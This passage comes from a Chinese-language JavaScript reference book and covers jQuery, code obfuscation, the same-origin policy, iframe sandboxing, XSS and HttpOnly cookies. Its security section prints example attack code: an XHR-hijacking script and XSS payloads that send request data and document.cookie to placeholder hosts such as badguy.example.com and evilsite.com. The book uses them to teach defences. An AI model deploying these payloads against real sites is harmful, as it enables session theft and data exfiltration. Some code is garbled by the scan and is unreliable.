
```
var myValue = sineOf(1, 0.5);
```

然而，错误的调用，

```
var myValue = sineOf(1, "0.5");
```

会导致异常，在这个例子中如图 18-12 所示：




图 18-12 异常消息

18.1.6 利用框架与库

对于许多人而言，编写高质量代码最有用的技巧是有意避免编写大量代码。如果其他人已经完成了的话，为什么还要提出动画例程、表单验证算法或对象克隆技巧？并非是越多越好。好的 JavaScript 开发人员不会尝试重新发明车轮，他们更会依靠其他人的工作来达到自己的目标。

选择哪个库进行某些编码任务是一个非常宽泛的问题。可能会遇到许多问题，比如许可限制、费用、流行程度、设备的适应性、特征等等。决定选择一个库或选择另外一个库不是一个具有明确答案的命题。然而，可以注意到最流行的 JavaScript 库具有各种考虑事项，表 18-4 对它们进行了总结。

表 18-4 通用的 JavaScript 库特征

库类别	描述
Ajax 通信	至少包装一个 XHR 对象, 但是良好的库应当解决超时、重试以及错误问题。高级的库可能添加对历史管理、离线存储以及永久存储的支持
架构辅助	关注应用的库可能包含对架构应用程序有用的模式。例如, 可以通过使用模型-视图-控制模式(Model View Control, MVC)使用一些帮助, 并辅助数据存储管理和模板化。此外, 这类库可能具有鼓励编码者为重用性和安全性而使用模块或插件的一些功能
DOM 实用工具	这类库通常提供使得操作 DOM 树更容易的方法。通常, 可以看到使用简单的 CSS 选择器语法查找内容的特殊方法, 比如\$()
事件管理	对于 JavaScript 开发人员来说, 一个令人头痛的问题是解决跨浏览器事件处理。大部分这类库尝试消除这一问题以及常与其关联的内存问题
移动支持	在许多情况下, 某个库可能决定关注或避免解决移动设备支持。考虑到界面的不同以及设备限制, 经常会发现移动设备限制需要进行特别考虑
多媒体支持	这类库可能包括插入和操作媒体对象的功能。某些情况下, 这类库甚至提供了通用的绘图功能
实用功能	对于在制作唯一 id 值、串行化表单数据、解码和编码 URL 以及 Web 开发中的其他公共任务遇到的问题, 良好的 JavaScript 库应当提供解决公共问题的功能
UI 小组件与效果	更高级的库提供连接到用户事件以及与低级 Ajax 和 DOM 功能相符合的界面小组件。这些库还经常提供基本的动画和视觉效果, 当构建富应用程序时这些库可能有用

对 Java 库特征的讨论不可能包含全部内容。关于选择一个库不选择另一个库有许多利弊, 甚至首先使用这种抽象。在适当的时候将揭示这一点, 但是现在首先通过重新分析几个在之前见过的简单例子, 看一看使用库编写代码真正的而且是明显的优点。

对于接下来的例子, 利用 jQuery 库(jquery.com), 在撰写本书的该版本时, 该库是最流行的 JavaScript 库。当然有许多其他库, 当阅读本书时会更多。在此我们的目的不是完整地演示一个或另一个库, 而是显示通过使用库得到的高效率。在此主要重新编写来自第 9 章的基本例子, 在该例子中读取表单字段并输出消息, 以演示从原始的 JavaScript 到 jQuery 这类库的变化。首先, 回顾具有一个文本字段和一个按钮的表单的简单 HTML:

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Meet and Greet</title>
</head>
<body>
<form>
<label>What's your name?
  <input type="text" id="userName" size="20">
</label>
```

```

<input type="button" id="greetBtn" value="Greet">
<br><br>
</form>
<div id="result"></div>
</body>
</html>

```

然后针对页面加载为按钮绑定 click 事件,从而当单击按钮时读取该字段并将恰当的消息放入到页面中。代码如下所示:

```

<script>
function sayHello() {
    var name = document.getElementById("userName").value;
    if ((name.length > 0) && (/^\S/.test(name)))
        document.getElementById("result").innerHTML = "Hello " + name + "!";
    else
        document.getElementById("result").innerHTML = "Don't be shy!";
}
window.onload = function () {
    document.getElementById("greetBtn").onclick = sayHello;
};
</script>

```

这个解决方案是初级的,因为没有考虑任何环境事项,稍后会考虑这些内容。

现在,使用 jQuery 库重写该例子,首先必须包含 jQuery 库;如果已经将其下载到了相同的服务器中,可以使用下面的脚本:

```
<script src="jquery.js"></script>
```

或者,甚至可以使用 jQuery 的宿主版本,如下所示:

```
<script src="https://ajax.googleapis.com/ajax/libs/jquery/1.7.1/
jquery.min.js"></script>
```

当然,可能会考虑到这个 URL 可能发生变化,或者下载远程代码可能具有性能或安全问题。现在应当避免这么做,并且在后续两节中会解决该问题。假定已经下载了 jQuery。现在重新编写该例子:

```

<script src="jquery.js"></script>
<script>
$(document).ready(function() {
    $("#greetBtn").click(function() {
        var name = $.trim($("#userName").val());
        if (name.length)
            $("#result").html("Hello " + name + "!");
        else
            $("#result").html("Don't be shy!");
    });
});
</script>

```

在线: <http://www.javascriptref.com/3ed/ch18/meetandgreet.html>

如果不熟悉 jQuery 语法, 上面的代码看起来会有点不同, 可能会好奇上面的代码会发生什么。首先, 看到的是特殊的 \$() 函数, 它是 jQuery 的主要函数, 专门用于在文档树中查找内容。在这个例子中, 查找文档然后调用 ready() 方法。这个方法在某种程度上相当于 window.onload, 尽管该方法不会等待直到页面完全加载, 但是已经准备好操作页面。它还解决了跨浏览器事件绑定和冲突问题。

接下来是 \$("#greetBtn"), 它使用 CSS 风格的语法查找 greetBtn。在这个意义上, 该方法看起来很熟悉, 就像是 querySelectorAll(), 不过是使用一种包装的、跨浏览器的方式完成的。然后绑定单击事件, 并将其与一个函数相关联, 该函数读取用户名字段的值, 并在该字符串上执行快速的 trim()。然后计算结果值, 并修改其 id 为 "result" 的 <div>, 将其内容修改为适当的字符串。当阅读该代码时, 如果发现 HTML 看起来类似于 innerHTML, 并且 click() 类似于 addEventListener(), 等等, 那么你就差不多了。

现在, 仅通过检查就可以发现 jQuery 的明显优点了: 代码稍微少一些。尽管如此, 为了变得简要确实需要加载一些代码。尽管字节数量少了, 该库提供的简要性有时处理起来可能有点困难。然而, 更重要的是 jQuery 避免了第一个例子中的一些天真的问题。比如使用原始 JavaScript 的版本, 没有考虑名称空间冲突、跨浏览器事件处理, 以及所有可能发生错误的问题。为了演示这些问题, 下面快速重新编写一个例子, 就处理大量事件模型和可能遇到的命名冲突而言, 该例子更真实:

```
// Simple attempt to be safe - name collision and event-wise
var JSREF = {};
JSREF.addEventListener = function (obj, eventName, listener) {
    if(obj.addEventListener) {
        obj.addEventListener(eventName, listener, false);
    } else {
        obj.attachEvent("on" + eventName, listener);
    }
};

JSREF.sayHello = function() {
    var name = document.getElementById("userName").value;
    if ((name.length > 0) && (/^S/.test(name)))
        document.getElementById("result").innerHTML = "Hello " + name + "!";
    else
        document.getElementById("result").innerHTML = "Don't be shy!";
};

JSREF.addEventListener(window, "load", function () {
    var el = document.getElementById("greetBtn");
    JSREF.addEventListener(el, "click", JSREF.sayHello);
});
```

该代码开始像气球一样膨胀, 因此 jQuery 隐藏了所有这些内容是一种真正的仁慈! 看起来 jQuery 在隐藏细节方面是突出的, 从而可以编写更简明的代码。作为证明这一点的另

一个例子，考虑来自第 10 章的一个简单的代码片段，该代码修改特定类中大量元素的样式。它是一个非常基本的调用和循环，如下所示：

```
var elements = document.getElementsByClassName("myClass");
var len = elements.length;for (var i = 0; i < len; i++) {
    elements[i].style.backgroundColor = "red";
}
```

利用 JQuery 可以很容易地使用一行代码实现该效果：

```
$(".myClass").css("background-color","red");
```

在线：<http://javascriptref.com/3ed/ch18/getelementsbyclassname.html>

除了这些简化之外，jQuery 还能够帮助完成各种任务，比如可以非常容易地实现 Ajax 调用和动画。在这个例子中，一个按钮触发<div>元素，另外一个按钮启用对它的移动：

```
$(document).ready(function() {
    $("#btnAnimate").click(function() {
        $("#box").animate({ width: "200", height: "200" }, 1000 )
        .animate({ width: "100", height: "100" }, 1000 );
    });
    $("#btnToggle").click(function() {
        $("#box").toggle();
    });
});
```

在线：<http://www.javascriptref.com/3ed/ch18/animation.html>

可以将这些思想连接到一起并展示，甚至在一个很小的例子中，jQuery 也可能很强大并且有用。例如，在 jQuery 主页，显示了一个与下面类似的例子：

```
$("#summary").addClass("highlight").fadeIn("slow");
```

在这个例子中，`$()`选择器用于查找 id 值为“summary”的元素。在此为该元素添加一个类名 `highlight`，然后将其淡入到视图中。当按下一个按钮时将这些函数链接到一起，为执行 DOM 任务提供了一种非常快速的方式，如果使用标准的 JavaScript 完成该任务可能需要 10 倍数量的代码。然而要小心：这种简明可能需要付出代价。诚然，一旦理解了 jQuery，通过其语法可以编写非常少的代码，对于编码人员通过很少的努力可以潜在地完成很多工作；但是从另一方面看需要更多的学习时间，并且对于其他不理解 jQuery 的人可能会感到相当困惑。然而，更重要的是，我们公开地承认为了得到该功能必须包含很多代码！当然，这可能是一个极端的例子，但是代码包含是很重要的。此外，不再使用原始的 DOM；我们使用 jQuery 对象，当以这种方式工作时，代码和执行更“重”。

许多情况下，使用库的代价看起来无关紧要；但是它们可能很重要，并且不应当感到惊奇。例如，当程序规模开始增长或面对移动设备这类极端环境时，库的效果就很重要了。交易很简单：添加抽象使编码更容易，但是可能放弃一些运行时性能，并且当弄清如何使用库时需要一些学习时间。然而，再重复一次：重复编写相同的代码是没有意义的。如果某个库已经完成了我们希望的工作，对于需要的任何代价就不是问题，使用它！

18.2 安全性

浏览器安全模型的基本前提是，没有理由相信随机遇到的代码，比如 Web 页面上发现的代码，因此 JavaScript——特别是不是自己编写的——应当谨慎执行，就好像它们是恶意代码。对于特定类型的代码可以例外，比如那些来自信任源的代码。这种代码允许扩展能力，有时需要用户的同意，但是经常不需要显式的同意。此外，当页面来自相关的域时，脚本可以访问其他浏览器窗口中的特许信息。接下来的几小节将介绍这些主题，但是首先讨论 JavaScript 的安全性，思想很简单，至少尝试保护 JavaScript 以防随意检查，通常是为了利用它们或简单地盗取它们而检查 JavaScript。

Javascript 保护

如果所有 JavaScript 被放置到面向公众的站点或应用程序中，必须承认它被传递到一个不可信赖的客户端环境中，因此应当尝试保护脚本免遭破坏。然而，将会看到与传递到客户端的所有内容类似，最终必须面对冷酷的现实，终端用户具有代码，如果他们的期望、耐心以及技巧足够的话，当然可以反转脚本、偷盗脚本、或者找到脚本包含的任何秘密。

注意：

有趣的是，因为承认受保护的 JavaScript 的可逆性，许多评论家声称开发人员不应当为此费心。我们希望这些人不对他们的车门上锁或为自行车加锁，因为这些锁也很容易被有技巧并且有意偷盗的窃贼所破坏。永远不要绝对地考虑安全性，并且应当总是和受保护的秘密或资源成比例。来自所有语言的代码都能够被反转。

1. JavaScript 模糊

模糊(obfuscation)是一种隐瞒含义的技术。在 JavaScript 中，应用模糊技术从而使代码查看者不能通过简单地查看源代码而立即识别技术或功能。第一种模糊技术非常简单，并且可能已经见过它的使用。为了改进性能，可以从 JavaScript 中移除空白符。移除注释应当是下一步，因为源代码筛选器可能对它们特别感兴趣。还可以提高代码的下载速度并且就非正式的检查而言也更好一些。然而，这是相对比较弱的防护措施，因为对于这种保护措施，为了使脚本容易检查所需要的全部工作是使用一个“优美的打印机”重新格式化代码。

可以通过替换变量名称并再变换已存在的对象更进一步，可以使代码更小并且更不易读，甚至添加空白符，如图 18-13 所示：




图 18-13 模糊处理

正如所看到的，如果重新添加空白符也无关紧要；查看代码的人仍然很难从变量、函数以及对象的名称推断出其含义。

如果目标是更加模糊而不是减小尺寸，可以使用看起来类似的、甚至是类似二进制的具有复杂外观的名称，使得手工跟踪代码更加困难，如图 18-14 所示：

```

110010011=window;11111=document;function o1111o0(1111100){var
111111="http://ajaxref.com/ch3/setrating.php";var
11111="rating="+o111011.0011011.100100(1111100);var
11111={method:"GET",payload:11111, onSuccess:1111};o11011.o111011.
1100100(111111,1111);}function 1111(o111100){var
o011111=11111.getElementById("responseoutput");o011111.innerHTML
=o111100.xhr.responseText;110010011.onload=function(){var
111100111=11111.getElementsByName('rating');for(var
o01111=0;o01111<111100111.length;o01111++){11100111[o01111].onc

```

图 18-14 使手工跟踪代码更加困难

另一个考虑事项是直接使用函数的代码而不是在外部作为调用，尽管必须谨慎，因为这么做的话会增加文件的大小；对于下一种技术也会有这种影响。

2. 编码并加密 JavaScript

可以编码字符串甚至整个脚本，然后运行一个解码函数将其解码为正常的代码，通过这一手段可以添加更高级的保护，如图 18-15 所示：

然而尽管如此,我们确信如果对改善 JavaScript 的安全状态感兴趣的话应当将代码弄乱,至少潜在地进行编码并进行加密。如果应用程序具有非常重要的秘密需要保护,不能使用较弱的安全措施,但对于许多应用程序,这些技术相对于不应用任何措施来说确实是有用的。尽管,最后,以任意语言被传递给最终用户的任意软件模糊和加密措施都会被打败。

注意:

对于添加源代码安全性有另一个平衡:它会潜在地降低执行和传输的速度。然而,不应当完全不考虑这种代价,也不应当完全考虑这种代价,应当在安全性机制和期望的速度之间取得平衡。

18.3 JavaScript 的安全策略

在 JavaScript 安全模式模型中,默认情况下,下载脚本在受限的“沙箱”环境中运行,沙箱将脚本与操作系统的其他部分隔离开。脚本只能访问当前文档或密切相关的文档(通常是那些来自与当前文档相同站点的文档)中的数据。默认情况下,没有授权访问本地文件系统、其他运行中的程序的内存空间、由其他域颁布的 cookie 或操作系统的网络层——尽管在某些情况下通过浏览器请求或通过用户设置禁用,可以进行这些操作。假定这些设置是激活的,设计这种容器的目的是阻止有问题的或恶意脚本在用户的环境中造成破坏。然而,真实的情况是,脚本经常没有像所期望的那样整齐地被包装到沙箱中。有许多方法可以使脚本超出可能所期望的界限运行,不管是有意设置这样运行还是意外地以这种方式运行。

18.3.1 同源策略

基本的 JavaScript 安全策略是同源策略,自从在 Netscape 2 中的第一个 JavaScript 版本开始就强制使用。同源策略(same-origin policy)阻止从某个 Web 站点加载的脚本获取或设置从不同站点加载的文档的属性。这个策略阻止来自一个站点的恶意代码“取代”或操作另一个站点的文档。如果没有同源策略,来自恶意站点的 JavaScript 就能够为所欲为,比如当在不同的窗口登录站点时窥探击键,等待你进入在线银行站点并插入虚假的交易,从其他域盗取登录 cookie 等。

同源检查(same-origin check)由以下核实构成:核实目标窗口中的文档的 URL 是否与包含调用脚本的文档具有相同的源。例如,当脚本尝试访问位于不同 URL 上的文档的属性或方法时,不管是访问另一个窗口还是通过 XMLHttpRequest(Ajax)请求,浏览器都会对当前文档的 URL 执行同源检查。如果当前文档的 URL 与通过 Ajax 请求访问的远程窗口或 URL 通过了该检查,则代码会工作;如果没有通过检查,则会抛出错误。

在此提供一些例子,从而可以查看同源策略的工作方式。考虑具有相同源的两个文档,如果它们使用相同的协议和端口从相同的服务器加载。例如,从 <http://www.example.com/dir/page.html> 加载的脚本,可访问使用 HTTP(加载到另一个窗口或通过 Ajax 风格的请求)从 <http://www.example.com> 加载的任意对象。目录不同也没有关系,从而完全可以检查 <http://www.example.com/dir2/page2.html>,但是不允许访问其他服务器,比如 <http://www.othersite.com>。即使在同一个域中,默认情况下同源检查也会失败;例如,会拒绝 <http://www2.example.com/page.html>。在 JavaScript 中,可以通过将 `document.domain` 设置为 `example.com` 放松这一限制。然而,应当注意在浏览器中基于 XHR 的通信中常常不支持这种方法;反而,会看到为跨越子域使用不同的机制。此外,只能将其修改为当前域的子域,从而可以从 www.example.com 进入到 `example.com`,但是不能返回到 www.example.com,

当然也不能进入到 `www2.example.com`。然而，在后面会看到为某些远程脚本访问使用 `document.domain`。

表 18-5 显示了尝试访问特定目标 URL 的结果，假定访问的脚本是从 `http://www.example.com/dir/page.html` 加载的。

注意：

使用 `try/catch` 块捕获同源策略错误；然而，如果不这么做可能会注意有些浏览器会对违反安全的情况保持沉默。

表 18-5 同源策略检查示例

目标 URLs	对 <code>www.example.com</code> 进行同源策略检查的结果	原因
<code>http://www.example.com/index.html</code>	通过	相同的域和协议
<code>http://www.example.com/other1/other2/index.html</code>	通过	相同的域和协议
<code>http://www.example.com:8080/dir/page.html</code>	不能通过	不同的端口
<code>http://www2.example.com/dir/page.html</code>	不能通过	不同的服务器
<code>http://otherdomain.com/</code>	不能通过	不同的域
<code>ftp://www.example.com/</code>	不能通过	不同的协议

尽管对 Ajax 请求应用同源策略是很清晰的，但是当在屏幕上具有多个窗口或框架时也会应用同源策略。通常，当有一个 Window 对象时，不管是宿主于 frame 还是 iframe 中，应当应用刚才描述的同源限制，不允许访问来自另一个域中 Window 对象的脚本。然而，虽然同源策略对于保护我们很重要，但这一策略也有例外，可能会滥用或误解这些例外。

同源策略的例外情形

如果文档是从相同源的不同服务器加载的，对于同源策略当然有一点余地。将 Document 的 `domain` 属性设置为脚本所在的更一般的域，从而允许脚本访问该域而不会违反同源策略。例如，在从 `www.subdomain.example.com` 加载的文档中的脚本，可以将其 `domain` 属性设置为 `subdomain.example.com` 或 `example.com`。这么做当访问分别从 `subdomain.example.com` 或 `example.com` 加载的窗口时，可以使脚本通过同源检查。而将 `document.domain` 设置为完全不同的域，比如 `javascriptref.com`，则来自 `www.subdomain.example.com` 的脚本不能通过检查。

在其他条件下，可有意地略过同源检查。例如，通过浏览器首选项、启动标志或注册表设置，可能会得到不强制使用该策略的浏览器。在信任的环境中这可能是有用的，方便了开发，但是也存在潜在的风险，将你暴露到潜在的损害下。显然，从第 15 章已经知道可以通过 Ajax 或使用传统的技术(比如 ``、`<iframe>` 以及 `<script>` 标签模式)与其他域进行通信。一旦这么做的话，通常隐式地信任该域，从而需要非常谨慎。

18.3.2 信任的外部脚本

对于同源策略有一些非常大的例外，不必启用并且通常也不使用同源策略。正如在本章后面

将会看到的，在特定情况下，这可能是相当危险的。例如，分析下面的标记：

```
<script src="http://ajaxref.com/somelibrary.js"></script>
```

如果读者决定为本书的姊妹书链接到一个库而不是宿主它们自身，可能在某些页面中发现该标记。现在，这看起来是无害的，并且通常执行以启用各种驻留的服务，比如分析系统与广告系统。然而，必须明白外部链接的脚本被认为是嵌入它们的页面的一部分。这意味着，任何加载的 JavaScript 都能调用当前安全上下文中的其他窗口和代码，因为它将会通过同源检查。即，如果页面宿主于 www.yoursite.com/，则这些 JavaScript 会被认为是来自 www.yoursite.com/，尽管库脚本本身位于其他地方，比如作者的服务器。在这种情况下信任链接的部分，但是即使链接的站点是值得信任的，它们的脚本也可能被哪些被授权访问远程服务器的黑客所损害。如果可能的话，应当使用自己的对象，如果不能的话，应当考虑那些链接的资源会从根本上影响安全性。遗憾的是，从内心讲确实不希望这样，但是如果它们本身是有害的并且某些作恶的人篡改他们传递的脚本，从而不管是有意还是无意的，链接的脚本可能执行各种恶意的事情。

如果将外部脚本经常具有的隐式信任与 JavaScript 的动态特征联合起来，就会得到灾难的有趣处方。脚本能够捕获窗口中的每个击键并将其发送到其他站点？是的。脚本能够检查 DOM 获取个人信息并报告这些信息？当然能够实现！如果恶意脚本希望监视页面中的所有 Ajax 通信，那也是很容易的；下面是一个简单例子：

```
XMLHttpRequest.prototype.open = function (method, url, async, user, password)
{
    alert(url);
    return this.xhr.open(method, url, async, user, password); //send it on
};

XMLHttpRequest.prototype.setRequestHeader = function(header, value)
{
    alert(header + ": " + value);
    this.xhr.setRequestHeader(header, value);
};

XMLHttpRequest.prototype.send = function(postBody)
{
    /* steal the request */
    alert(postBody);
    var image = document.createElement("img");
    image.style.width = "1px";
    image.style.height = "1px";
    image.style.visibility = "hidden";
    document.body.appendChild(image);
    image.src = "http://badguy.example.com/savehijack.php?data=" + postBody;

    /* do the real transmission */
    var myXHR = this;
    this.xhr.onreadystatechange = function(){myXHR.onreadystatechangefunction();};
    this.xhr.send(postBody);
};
```

```
};

XMLHttpRequest.prototype.onreadystatechangefunction = function()
{
    if (this.xhr.readyState == 4)
    {
        /* only when done steal the response */
        alert(this.xhr.responseText);
        var image = document.createElement("img");
        image.style.width = "1px";
        image.style.height = "1px";
        image.style.visibility = "hidden";
        document.body.appendChild(image);
        image.src = "http://badguy.example.com/savehijack.php?data=" +
this.xhr.responseText;
    }

    try { /* always copy the data during readyState changes */
        this.readyState = this.xhr.readyState;
        this.responseText = this.xhr.responseText;
        this.responseXML = this.xhr.responseXML;
        this.status = this.xhr.status;
        this.statusText = this.xhr.statusText;
    }
    catch(e) {}
    this.onreadystatechange();
};
```

需要注意，如果查看某些调试工具(比如 Firebug)，会导致该代码不能工作，因为类似的技术在工作。此外，不要错误地假定劫持 XHR 对象的能力在某种程度上特定于使用原始 JavaScript。劫持是在深入到 XMLHttpRequest 对象层次发生的，因此对于这个覆盖所有库都是敏感的。

到目前为止所讨论的是包含来自其他站点的脚本，并且一个简单的解决方案是应当谨慎或者甚至避免链接到此类脚本。即使看起来是安全的脚本，当它们运行时也可能会插入脚本本身，并可能导致问题。引导加载的思想现在也被用来注入恶意代码，稍后在“性能”一节的“引导”部分中进行讨论。悲哀的事实是，如果不知道链接到的站点的意图和安全性，就不应当链接到该站点。然而，即使采取严厉的措施限制将你暴露给远程代码，对于猛烈的 JavaScript 攻击可能仍然是敏感的，因此应当简要介绍它们以及相应的解决方法。

iframes 与沙箱

当包含远程脚本和站点时，使用内联框架或 iframe 通常是有用的。随着 HTML5 的引入，这个标签已经被进行了修改，以帮助限制包含的内容部分允许的行为方式。sandbox 特性为 iframe 提供沙箱，本质上是阻止从 iframe 本身之外的任意源拉入内容。如果不为 sandbox 使用值，则 sandbox 在 iframe 上具有以下效果：

- 不能在 `iframe` 内部创建新窗口。
- 插件被禁止，除非它们是安全的；在具有沙箱的 `iframe` 中，`embed`、`object` 以及 `applet` 不起作用，浏览器能够确保插件不会打断任何沙箱规则的哪些情况除外。
- 链接定位到其他浏览上下文是受限制的。
- 完全沙箱化的 `iframe` 是经过深思熟虑的，本质上是在客户端站点上的一个新的子域。不允许访问 JavaScript；不能读取和写入 cookies。
- 完全沙箱化的内联框不能提交表单，也不能运行脚本。

使用各种特性可以“关闭”这些限制：

- `allow-same-origin` 允许 `iframe` 从相同域的其他地方拉入内容
- `allow-forms` 允许提交沙箱化的 `iframe` 中的表单
- `allow-scripts` 允许沙箱化的 `iframe` 从相同的源运行脚本
- `allow-top-navigation` 允许 `iframe` 访问来自包含文档的内容

可以单独使用这些特性，也可以作为由空格分隔的值一起使用这些特性。特性的顺序没有任何影响。例如：

```
<iframe src="content.html" sandbox="allow-same-origin
                                allow-forms allow-scripts">
<iframe src="content.html" sandbox="allow-forms">
```

在撰写本书时，浏览器还没有完全支持 `sandbox`。因此在生产环境中使用 `sandbox` 之前最好先检查是否支持。

在线：<http://javascriptref.com/3ed/ch18/sandbox.html>

18.3.3 跨站点脚本

为使跨站点脚本攻击具有动机，首先从潜在的“坏家伙”的目标——你浏览的某些站点的 cookie 开始。考虑到 JavaScript 能够通过 `document.cookie` 访问 cookie 值。正如 cookie 规范和浏览器所限制的，只能在当前域中显示 cookie 值。换句话说，站点 `example.com` 只能访问来自 `example.com` 的 cookie。尽管这很好，但是如果站点 `example.com` 已经被损害了会发生什么呢？当然你的 cookie 会被暴露。你可能会说，谁关心？如果站点被损害了，用户就会遇到麻烦，因为坏家伙控制了服务器。如果站点对跨站点脚本(cross-site scripting, XSS)的损害敏感的话，那么黑客不需要通过极端的手段控制站点就可以被授权访问用户的 cookie。

XSS 最基本的思想是，用户访问站点并执行由位于用户浏览器内部的黑客编写的 JavaScript。这是一个宽泛的定义，因此通过一个例子演示该思想。假设有一个你喜欢访问的博客或消息板，用户可以在哪儿发表评论。现在，假设这个站点允许评论包含 HTML 标记；因此，可能对 XSS 是敏感的。某个不满者来到你喜欢的布告板并在发布一条消息，如图 18-18 所示：

图 18-18 发布一条消息

如果这条消息通过了，当你继续运行时就会通过警告框显示你的 cookie。如果真的发生这种情况，最可能的情况是你的 cookie 不是进入警告框。反而，它们被传递到某些使用图像请求或其他内容的站点，如下所示：

```
var cookieMonster = new Image(); cookieMonster.src="http://www.evilsite.com/
cookiecollector.php?stolencookie="+escape (document.cookie);
```

XSS 的整个过程以及使用它的方式如图 18-19 所示。




图 18-19 XSS 概览

1. 解决 XSS

在开始在浏览器中禁用 JavaScript 前, 要明白 XSS 安全问题实际上不是 JavaScript 的缺点; 反而, 在此应当责怪 Web 应用程序的创建者。前面的例子不应当允许用户在发布的消息中提交脚本。可能会通过简单地在帖子中禁止<script>标签解决这个问题。这会打败一些不是很老练的入侵者, 但包含脚本有许多种方法。例如, 设想如果允许使用链接, 黑客可以发布一个调用 javascript: 伪 URL 的帖子:

```
I really disagree with this post. Please take a look <a href=
"javascript: var cookieMonster = new Image();
cookieMonster.src='http://www.evilsite.com/cookiecollector.php?stolencookie=
'+escape(document.cookie);">at my response.</a>
```

因此, 现在还必须禁用链接或尝试过滤掉那些以 javascript 开头的链接。然而, 真正理解 HTML 和 JavaScript 的任何人都能够在任意标签中放置脚本代码, 包括无害的标签, 如下所示:

```
<b onmouseover="var cookieMonster = new Image(); cookieMonster.src='http://
www.evilsite.com/cookiecollector.php?stolencookie='+escape(document.
cookie);">Hope you don't roll over this!</b>
```

为彻底解决这个问题, 必须移除各种特性、标签以及 URL 形式。充满希望的是, 现在已经解决了所有问题。黑客可能是狡猾的, 并且会提出各种对它们 XSS 功能的修改, 从而可以绕过那些删除或替换指定标签内容的过滤器。一个较好的方法是简单地将所有标签转化成 HTML 实体。例如, <变成了< >变成了>。这一思想被称为“转义输出”。也可以简单地移除帖子中的所有标签。许多编码环境提供了执行这一任务的非常容易的方法。例如, 在 PHP 中可以使用 strip_tags() 函数。

2. HTTP-Only Cookie

正如前面所提到的, 跨站点脚本功能经常瞄准盗取 cookie, 从而企图非法获得访问站点或应用程序的授权。对于黑客而言, XSS 变成了一种非常有用的技术, 因为 JavaScript 能够通过 document.cookie 引用 cookie 值, 并且脚本可以使用传统的 JavaScript 通信方法(比如一幅图像、一个<iframe>或<script>标签)发送发现的值。然而, 甚至不需要访问 cookie 客户端, 而通过在 Set-Cookie 响应头中使用 HttpOnly 指示, 禁止 JavaScript 访问 cookie。

跨站脚本攻击不仅局限于盗取 cookie。同源策略所阻止的不期望的所有事情都可能会发生。例如, 脚本可以很容易地窥探用户的击键, 并将它们发送到 www.evilsite.com。在此没有应用同源策略: 浏览器无法知道 www.example.com 没有打算在页面上显示脚本。

18.3.4 跨站点请求伪造(CSRF)

跨站点请求伪造(Cross-Site Request Forgery, CSRF)在某种程度上被错误命名了, 并且看起来是无害的攻击。它与 XSS 相关联, 并且通常依赖于黑客能够在终端用户的浏览器中运行他们所设计的代码, 要么是通过 XSS 脆弱性注入代码, 要么是通过那些被欺骗访问某些恶意站点而无意中注入代码。与 XSS 不同, 在 CSRF 攻击中, 目标不是承载不良代码的站点, 而是某些其他站点。

与 XSS 类似, CSRF 看起来有点抽象, 因此最好通过例子来说明。例如浏览一个专门的站点,

